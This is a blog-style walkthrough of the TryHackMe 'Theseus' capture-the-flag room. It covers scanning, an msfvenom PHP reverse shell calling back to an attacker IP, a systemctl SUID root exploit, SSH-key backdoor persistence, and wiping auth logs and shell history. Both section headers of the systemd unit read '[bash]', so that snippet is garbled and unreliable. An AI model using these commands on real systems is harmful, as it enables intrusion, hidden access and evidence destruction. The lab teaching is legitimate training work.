Listen to this Post

Introduction:
The Theseus room on TryHackMe presents a challenging scenario designed to test a penetration tester’s skills in privilege escalation and maintaining persistence on a Linux system. Mastering these techniques is crucial for both offensive security professionals assessing organizational defenses and blue teams tasked with defending against such incursions. This walkthrough dissects the critical steps, from initial foothold to full system compromise.
Learning Objectives:
- Understand and execute common Linux privilege escalation vectors.
- Learn techniques for establishing persistence on a compromised system.
- Develop a methodology for thorough post-exploitation enumeration.
You Should Know:
1. Initial Foothold and Service Enumeration
Starting with service enumeration is fundamental to understanding the attack surface. Using powerful network scanning tools provides the initial intelligence required for exploitation.
 Full TCP port scan with version detection
nmap -sS -sV -p- 10.10.XX.XX

Aggressive service enumeration on discovered ports
nmap -A -sC -p 22,80,9009 10.10.XX.XX
Step-by-step guide: The `-sS` flag initiates a SYN stealth scan, the most common and reliable TCP scan. The `-p-` option instructs Nmap to scan all 65,535 ports. Upon discovering open ports, a follow-up aggressive scan with `-A` (enables OS detection, version detection, script scanning, and traceroute) and `-sC` (default script scan) gathers detailed information about the services running, which is critical for identifying potential vulnerabilities.
2. Web Application Exploitation and Reverse Shell
The room often involves exploiting a web service to gain initial access. This typically involves uploading a malicious file or exploiting a web vulnerability to execute code.
 Generating a PHP reverse shell
msfvenom -p php/reverse_php LHOST=YOUR_IP LPORT=4444 -f raw > shell.php

Setting up a netcat listener
nc -nvlp 4444
Step-by-step guide: Msfvenom is used to generate a payload. The `-p` flag specifies the payload type (php/reverse_php), while `LHOST` and `LPORT` define the attacker’s IP and listening port. The output is saved to shell.php. Simultaneously, a netcat (nc) listener is started with the `-nvlp` flags (no DNS, verbose, listen, specified port) to catch the incoming connection when the shell is executed on the target.
3. Stabilizing the Shell
A default reverse shell is often unstable. Upgrading to a fully interactive TTY is essential for reliable interaction.
 Python TTY stabilization
python3 -c 'import pty; pty.spawn("/bin/bash")'

Background the shell and set terminal settings
 Press CTRL+Z, then in your terminal:
stty raw -echo; fg
Step-by-step guide: The Python one-liner uses the `pty` module to spawn a fully interactive bash shell. To further enhance it, background the shell with CTRL+Z, then in your local terminal, run `stty raw -echo` which passes all keyboard input directly to the remote shell and turns off local echoing. The `fg` command brings the backgrounded shell back to the foreground, now with full TTY support.
4. System Enumeration for Privilege Escalation
Thorough enumeration of the system is the key to successful privilege escalation. This involves checking for misconfigurations, weak file permissions, and exploitable services.
 Check for SUID binaries
find / -perm -u=s -type f 2>/dev/null

Check for capabilities
getcap -r / 2>/dev/null

Check for cron jobs
ls -la /etc/cron /etc/at
cat /etc/crontab
Step-by-step guide: The `find` command searches the entire filesystem (/) for files with the SUID permission bit set (-perm -u=s). The `2>/dev/null` suppresses permission denied errors. `getcap -r` recursively lists files with special capabilities, which can sometimes be exploited. Checking cron jobs reveals automated tasks that might be editable or point to scripts with weak permissions.
5. Exploiting SUID Binaries
A common privilege escalation vector is an SUID binary that allows command execution. The `systemctl` binary is a frequent candidate.
 Exploiting systemctl SUID
TF=$(mktemp).service
echo '[bash]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/sh"
[bash]
WantedBy=multi-user.target' > $TF
/systemctl link $TF
/systemctl enable --now $TF
Step-by-step guide: This exploit creates a temporary systemd service file ($TF). The service is configured to run a one-shot command that sets the SUID bit on `/bin/sh` (chmod +s), effectively making it run as root. The `systemctl link` and `enable –now` commands activate the service. After execution, running `/bin/sh -p` will spawn a root shell.
6. Establishing Persistence with SSH Key Injection
Once root access is achieved, establishing a persistent backdoor is crucial for maintaining access. Adding an SSH public key to the root user’s authorized keys is a reliable method.
 On attacker machine, generate a new SSH key pair if needed
ssh-keygen -t rsa -b 4096 -f theseus_key

On the target, add the public key to root's authorized_keys
echo "ssh-rsa AAAA..." >> /root/.ssh/authorized_keys

Set correct permissions
chmod 600 /root/.ssh/authorized_keys
chmod 700 /root/.ssh
Step-by-step guide: First, generate a dedicated SSH key pair on your machine. The public key (contained in theseus_key.pub) is then appended to the `/root/.ssh/authorized_keys` file on the compromised target. It is critical to set the strict permissions shown, as SSH will refuse to use keys with overly permissive settings, preventing a common mistake during post-exploitation.
7. Log and History Cleanup
Covering your tracks is an essential part of a professional penetration test. Removing evidence of your activities from log files and shell history helps avoid detection.
 Clean the current user's shell history
history -c

Remove the history file
rm ~/.bash_history

Overwrite and remove relevant log entries (e.g., for auth)
sed -i '/YOUR_IP/d' /var/log/auth.log
Step-by-step guide: The `history -c` command clears the current session’s in-memory history. Removing the `~/.bash_history` file deletes the persistent record. Using `sed -i` to edit log files in-place, deleting lines containing your IP address, helps remove evidence of your login attempts and other activities. The specific log files to target will depend on the services used during exploitation.
What Undercode Say:
- Key Takeaway 1: Persistence is not an afterthought; it must be integrated into the exploitation methodology from the initial foothold. Techniques like SSH key injection provide reliable, long-term access that survives system reboots.
- Key Takeaway 2: Automated enumeration scripts are useful, but a deep understanding of manual techniques—like dissecting SUID binaries and analyzing cron jobs—is what separates proficient testers from script kiddies. The ability to manually trace and exploit the logic of a misconfigured system binary is an invaluable skill.
The Theseus room reinforces that modern Linux privilege escalation is less about obscure zero-days and more about a thorough and patient approach to system enumeration. Attack paths are often built by chaining several minor misconfigurations—a writable service file here, an insecure cron job there. For defenders, the lesson is clear: hardening must be comprehensive. Strict adherence to the principle of least privilege, regular audits of SUID/GUID files and cron jobs, and centralized log monitoring for the manipulation of critical files like `authorized_keys` are non-negotiable security practices.
Prediction:
The techniques demonstrated in rooms like Theseus will increasingly migrate from targeted attacks to automated ransomware and botnet payloads. As perimeter defenses improve with EDR and better network segmentation, attackers will focus more on post-exploitation tradecraft. We predict a rise in fileless persistence mechanisms and the weaponization of legitimate system administration tools (Living-off-the-Land Binaries, or LOLBins) to evade detection. Furthermore, AI will be leveraged to automate the enumeration and privilege escalation process, allowing less skilled attackers to perform complex lateral movement and persistence at scale.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Marjansterjev It – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


